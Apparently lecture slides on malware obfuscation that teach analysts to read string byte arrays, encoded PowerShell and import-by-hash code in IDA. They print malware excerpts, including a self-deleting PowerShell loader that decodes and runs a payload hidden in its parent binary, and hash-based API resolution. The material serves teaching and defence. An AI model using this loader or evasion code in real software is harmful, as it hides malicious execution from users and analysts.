Common techniques used in malware

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Jan Rubín

Agenda

- What is obfuscation
  - Common techniques
  - Examples
- What are anti- tricks
  - Common techniques
  - Examples
- How to deal with obfuscation and anti- tricks
  - Hands-on analysis

What is obfuscation?

What is obfuscation?

- Let P be a set of all programs and T a set of transformations such as:
  - $T_i : P \rightarrow P$
- T_i is an obfuscation transformation if and only if:
  - $out\left(T_i(P_k)\right) == out(P_k)$
  - Analysis of $T_i(P_k)$ should be *harder* than analysis of P_k
- T_i is considered efficient if the knowledge of $T_i(P_k)$ is equivalent to having a black-box oracle of P_k
- …

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- …

What is obfuscation

- It might be difficult to theoretically (formally) define obfuscation
  - Code/binary transformation which makes analyst's work more difficult
  - Hides the true information
  - Hides the true behavior

- In general – cat and mouse game
  - Malware author creates a new technique
  - Malware researcher analyses the technique and solves the puzzle
  - It is very hard to automate the deobfuscation without any previous manual analysis

- It is also used by the good guys!
  - Protecting industrial secrets, discouraging from attacks, etc.

Common obfuscation techniques

There is no “complete list” of obfuscations

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  - Encryption, hashing, encoding, byte arrays, …

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  - UPX, custom packers and crypters

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  - UPX, custom packers and crypters
- Opaque predicates
  - Creates a “dead branch” which doesn’t do anything (it is never triggered)
  - Analyst doesn’t know this at first – the predicate can be calculated with a very robust algorithm

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- Code virtualizations and protectors
  - VMProtect, ASProtect, Themida, Enigma, …

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  - VMProtect, ASProtect, Themida, Enigma, …

- Every technique can be both easy and very hard to solve
  - Depends on the knowledge and sophistication of the author

Common obfuscation techniques

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
Obfuscation examples (1)

Byte arrays


- String obfuscation – byte arrays
  - kernel32.dll
  - CreateFileA
- The string cannot be searched
  - SHIFT+F12
  - Thus, it also has no xrefs




```
mov     bl, 65h ; 'e'
push    eax             ; lpLibFileName
mov     [esp+38h+LibFileName], 6Bh ; 'k'
mov     byte ptr [esp+38h+var_23], bl
mov     byte ptr [esp+38h+var_23+1], 72h ; 'r'
mov     byte ptr [esp+38h+var_23+2], 6Eh ; 'n'
mov     byte ptr [esp+38h+var_23+3], bl
mov     byte ptr [esp+38h+var_1F], 6Ch ; 'l'
mov     byte ptr [esp+38h+var_1F+1], 33h ; '3'
mov     byte ptr [esp+38h+var_1F+2], 32h ; '2'
mov     byte ptr [esp+38h+var_1F+3], 2Eh ; '.'
mov     byte ptr [esp+38h+var_1B], 64h ; 'd'
mov     byte ptr [esp+38h+var_1B+1], 6Ch ; 'l'
mov     byte ptr [esp+38h+var_1B+2], 6Ch ; 'l'
call    ds:LoadLibraryA
lea     ecx, [esp+34h+LibFileName]
push    ecx             ; lpProcName
push    eax             ; hModule
mov     [esp+3Ch+LibFileName], 43h ; 'C'
mov     byte ptr [esp+3Ch+var_23], 72h ; 'r'
mov     byte ptr [esp+3Ch+var_23+1], bl
mov     byte ptr [esp+3Ch+var_23+2], 61h ; 'a'
mov     byte ptr [esp+3Ch+var_23+3], 74h ; 't'
mov     byte ptr [esp+3Ch+var_1F], bl
mov     byte ptr [esp+3Ch+var_1F+1], 46h ; 'F'
mov     byte ptr [esp+3Ch+var_1F+2], 69h ; 'i'
mov     byte ptr [esp+3Ch+var_1F+3], 6Ch ; 'l'
mov     byte ptr [esp+3Ch+var_1B], bl
mov     byte ptr [esp+3Ch+var_1B+1], 41h ; 'A'
mov     byte ptr [esp+3Ch+var_1B+2], 0
call    ds:GetProcAddress
```

Obfuscation examples (2)

String encoding and execution




```
loc_4013EC:                ; nShowCmd
                push    0
                push    0 ; lpDirectory
                push    offset Parameters ; "-nop -noni -e JABwAHAAaQBkAD0AKABHAGUAd"...
                push    offset File ; "powershell.exe"
                push    offset Operation ; "runas"
                push    0 ; hwnd
                call    ds:ShellExecuteW
                mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
                push    1D4C0h ; dwMilliseconds
                call    ds:Sleep
```



```
Parameters:                                  ; DATA XREF: _main+90↑o
                text "UTF-16LE", '-nop -noni -e JABwAHAAaQBkAD0AKABHAGUAdAAtAFcAbQBpA'
                text "UTF-16LE", 'E8AYgBqAGUAYwB0ACAAdwBpAG4AMwAyAF8AcAByAG8AYwBlAHMA'
                text "UTF-16LE", 'cwAgAC0AZgBpAGwAdABlAHIAIAAiAFAAcgBvAGMAZQBzAHMASQB'
                text "UTF-16LE", 'EAD0AJABQAEkARAAiACkALgBQAGEAcgBlAG4AdABQAHIAbwBjAG'
                text "UTF-16LE", 'UAcwBzAEkARAAKACQAcABwAD0AKABHAGUAdAAtAFcAbQBpAE8AY'
                text "UTF-16LE", 'gBqAGUAYwB0ACAAdwBpAG4AMwAyAF8AcAByAG8AYwBlAHMAcwAg'
                text "UTF-16LE", 'AC0AZgBpAGwAdABlAHIAIAAiAFAAcgBvAGMAZQBzAHMASQBEAD0'
                text "UTF-16LE", 'AJABwAHAAaQBkACIAKQAKACQAYQAgAD0AIABbAFMAeQBzAHQAZQ'
                text "UTF-16LE", 'BtAC4ASQBPAC4ARgBpAGwAZQBdADoAOgBSAGUAYQBkAEEAbABsA'
                text "UTF-16LE", 'EIAeQB0AGUAcwAoACQAcABwAC4AUABhAHQAaAApAAoAJABhACAA'
                text "UTF-16LE", 'PQAgAFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwB'
                text "UTF-16LE", 'kAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQB0AFMAdAByAG'
                text "UTF-16LE", 'kAbgBnACgAJABhAFsAMAB4ADEANABDADYANwAuAC4AJABhAC4Ab'
                text "UTF-16LE", 'ABlAG4AZwB0AGgAXQApAAoAJABmACAAPQAgAFsAUwB5AHMAdABl'
                text "UTF-16LE", 'AG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AEE'
                text "UTF-16LE", 'AUwBDAEkASQAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAcw'
                text "UTF-16LE", 'B0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCA'
                text "UTF-16LE", 'GEAcwBlADYANABTAHQAcgBpAG4AZwAoACQAYQApACkACgBpAGUA'
                text "UTF-16LE", 'eAAgACQAZgAKAFIAZQBtAG8AdgBlAC0ASQB0AGUAbQAgAMOiAOK'
                text "UTF-16LE", 'CrADigJwAcABhAHQAaAAgACQAcABwAC4AUABhAHQAaAAKAA==',0
```

- -nop -noni -e
  - NoProfile
  - NonInteractive
  - EncodedCommand
- Base64 encoded script
  - Executes the next stage



```
$ppid=(Get-WmiObject win32_process -filter "ProcessID=$PID").ParentProcessID
$pp=(Get-WmiObject win32_process -filter "ProcessID=$ppid")
$a = [System.IO.File]::ReadAllBytes($pp.Path)
$a = [System.Text.Encoding]::ASCII.GetString($a[0x14C67..$a.length])
$f = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($a))
iex $f
Remove-Item â€“path $pp.Path
```

Obfuscation examples (3)

Import by hash

- Very common technique
- Instead of importing the function by name, its hash is used
  - Thus, there is no function name (string) present in the binary
  - For example, VirtualAlloc will be displayed as a “random-looking” number
  - In our example (see next slides), the function wsprintfA has a hash 0DE00957h
  - The author has to manually iterate through all the exports from the DLL and calculate hashes in advance
- Without debugging (or resolving functions manually), the analyst has almost no information which functions are called in the program!
- It is very robust obfuscation if analyst doesn’t know how to deobfuscate it

Obfuscation examples (3)

Import by hash

- Very common technique
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



```
mov     edx, 0DE00957h
mov     ecx, esi
mov     [ebx+254h], esi
call    get_address_from_hash
mov     edx, 0DE2C957h
mov     [ebx+258h], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0BDD2D0D8h
mov     [ebx+25Ch], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0FC12C65Fh
mov     [ebx+260h], eax
mov     ecx, esi
call    get_address_from_hash
mov     [ebx+264h], eax
mov     edx, 0FC10065Fh
mov     ecx, esi
call    get_address_from_hash
mov     ecx, ebx
mov     [ebx+268h], eax
```



```
mov     edi, ecx
mov     [ebp+var_8], edx
xor     edx, edx
mov     eax, [edi+3Ch]
mov     eax, [eax+edi+78h]
add     eax, edi
mov     ecx, [eax+1Ch]
mov     ebx, [eax+20h]
add     ecx, edi
mov     [ebp+var_14], ecx
add     ebx, edi
mov     ecx, [eax+24h]
mov     eax, [eax+18h]
add     ecx, edi
mov     [ebp+var_C], ebx
mov     [ebp+var_10], ecx
mov     [ebp+var_4], eax
test    eax, eax
jz      short loc_40146A
```

```
loc_401433:
mov     esi, [ebx+edx*4]
xor     ebx, ebx
add     esi, edi
mov     cl, [esi]
test    cl, cl
jz      short loc_40145D
```

```
loc_401440:
lea     eax, [ecx-41h]
cmp     al, 19h
ja      short loc_40144A
```


```
add     cl, 20h ; ' '
```

```
loc_40144A:
movsx   eax, cl
xor     ebx, eax
rol     ebx, 0Dh
inc     ebx
inc     esi
mov     cl, [esi]
test    cl, cl
jnz     short loc_401440
```

Obfuscation examples (3)

Import by hash

- Let’s deobfuscate the structure by explaining what specific pointers mean
- Deobfuscation process is based on more advanced knowledge of MS internals
- All the information can be found in MSDN in the section “PE format”
    - https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#export-directory-table




```
mov     edi, ecx
mov     [ebp+var_8], edx
xor     edx, edx
mov     eax, [edi+3Ch]
mov     eax, [eax+edi+78h]
add     eax, edi
mov     ecx, [eax+1Ch]
mov     ebx, [eax+20h]
add     ecx, edi
mov     [ebp+var_14], ecx
add     ebx, edi
mov     ecx, [eax+24h]
mov     eax, [eax+18h]
add     ecx, edi
mov     [ebp+var_C], ebx
mov     [ebp+var_10], ecx
mov     [ebp+var_4], eax
test    eax, eax
jz      short loc_40146A

loc_401433:
mov     esi, [ebx+edx*4]
xor     ebx, ebx
add     esi, edi
mov     cl, [esi]
test    cl, cl
jz      short loc_40145D

loc_401440:
lea     eax, [ecx-41h]
cmp     al, 19h
ja      short loc_40144A

add     cl, 20h ; ' '

loc_40144A:
movsx   eax, cl
xor     ebx, eax
rol     ebx, 0Dh
inc     ebx
inc     esi
mov     cl, [esi]
test    cl, cl
jnz     short loc_401440
```



```
mov     edi, ecx ; EDI - Base
mov     [ebp+var_parametr_hash], edx
xor     edx, edx
mov     eax, [edi+3Ch] ; Offset to PE
mov     eax, [eax+edi+78h] ; RVA to the export directory table
add     eax, edi ; Address of export directory table
mov     ecx, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
mov     ebx, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
add     ecx, edi
mov     [ebp+var_export_address_table], ecx
add     ebx, edi
mov     ecx, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
mov     eax, [eax+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
add     ecx, edi
mov     [ebp+var_name_pointer_RVA], ebx
mov     [ebp+var_ordinal_table], ecx
mov     [ebp+var_number_of_name_pointers], eax
test    eax, eax
jz      short loc_40146A

loc_401433:             ; esi - RVA of the name of the current function
                mov     esi, [ebx+edx*4]
                xor     ebx, ebx
                add     esi, edi ; esi - pointer to the name of the current function
                mov     cl, [esi] ; cl - First character
                test    cl, cl
                jz      short loc_40145D

loc_401440:
                lea     eax, [ecx-41h]
                cmp     al, 19h
                ja      short loc_40144A


                add     cl, 20h ; ' ' ; Case insensitive

loc_40144A:
                movsx   eax, cl
                xor     ebx, eax
                rol     ebx, 0Dh
                inc     ebx
                inc     esi
                mov     cl, [esi]
                test    cl, cl ; Until null byte
                jnz     short loc_401440
```

Obfuscation examples (3)

Import by hash

- We have 2 arrays and 1 table
  - Names of functions
  - Ordinals of functions (uses the same indexing!)
  - Table with function addresses sorted by ordinals
- The function address is returned as a “cascade” of three queries
  - Get the index of the matched function by name
  - Use this index to get the ordinal
  - Use the ordinal to get the function offset



```
loc_40144A:
                movsx   eax, cl
                xor     ebx, eax
                rol     ebx, 0Dh
                inc     ebx
                inc     esi
                mov     cl, [esi]
                test    cl, cl ; Until null byte
                jnz     short loc_401440
```

```
                mov     eax, [ebp+var_number_of_name_pointers]
```

```
loc_40145D:
                cmp     ebx, [ebp+var_parametr_hash]
                jz      short loc_401473
```


```
                mov     ebx, [ebp+var_name_pointer_RVA]
                inc     edx
                cmp     edx, eax
                jb      short loc_401433
```

```
loc_401473:
                mov     eax, [ebp+var_ordinal_table]
                mov     ecx, [ebp+var_export_address_table]
                movzx   eax, word ptr [eax+edx*2] ; Ordinal
                mov     eax, [ecx+eax*4] ; RVA of the function
                add     eax, edi ; EAX - Returned function address, EDI - PE base
                jmp     short loc_40146C
get_address_from_hash endp
```


Obfuscation examples (3)

Import by hash


- In practice, we want to see this information without the need of debugging the sample every time
  - However, to get this information, we need to debug the program at least once to fill all the fields from the hashing algorithm (or reimplement the algorithm and calculate the values manually)
- How to do it in IDA:
  - Debug the function so all the correct addresses are returned
  - Select the resolved and saved addresses in memory
    - We know which these are, they are saved every time by the malware, e.g. [ebx+25Ch]
  - (Optionally) Run a native IDA script **%IDA%\idc\renimp.idc**
    - Renames entries of a dynamically built import table (beautifies the resolved addresses)



```
mov     edx, 0DE2C957h
[redacted]
mov     ecx, esi
call    get_address_from_hash
[redacted]
mov     [ebx+25Ch], eax
```



```
00C0FEA8 dd offset kernel32_GetFileSize
00C0FEAC dd offset kernel32_CreateFileMappingA
00C0FEB0 dd offset kernel32_MapViewOfFile
```




```
00C0FEA8 ; DWORD (__stdcall *GetFileSize)(HANDLE hFile, LPDWORD lpFileSizeHigh)
00C0FEA8 GetFileSize dd offset kernel32_GetFileSize
00C0FEAC ; HANDLE (__stdcall *CreateFileMappingA)(HANDLE hFile, LPSECURITY_ATTRIBUTES lpFileMappingAttributes,
00C0FEAC CreateFileMappingA dd offset kernel32_CreateFileMappingA
00C0FEB0 ; LPVOID (__stdcall *MapViewOfFile)(HANDLE hFileMappingObject, DWORD dwDesiredAccess, DWORD dwFileOffs
00C0FEB0 MapViewOfFile dd offset kernel32_MapViewOfFile
```

  - We can now select these resolved names once again and create a structure from them
    - “Create structure from selection”
  - Apply the structure (press “t”) to every [ebx+offset] to see the function names
  - Debugger -> Take memory snapshot -> Loader segments

Obfuscation examples (3)

Import by hash



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mov     ecx, esi
mov     [ebx+254h], esi
call    get_address_from_hash
mov     edx, 0DE2C957h
mov     [ebx+258h], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0BDD2D0D8h
mov     [ebx+25Ch], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0FC12C65Fh
mov     [ebx+260h], eax
mov     ecx, esi
call    get_address_from_hash
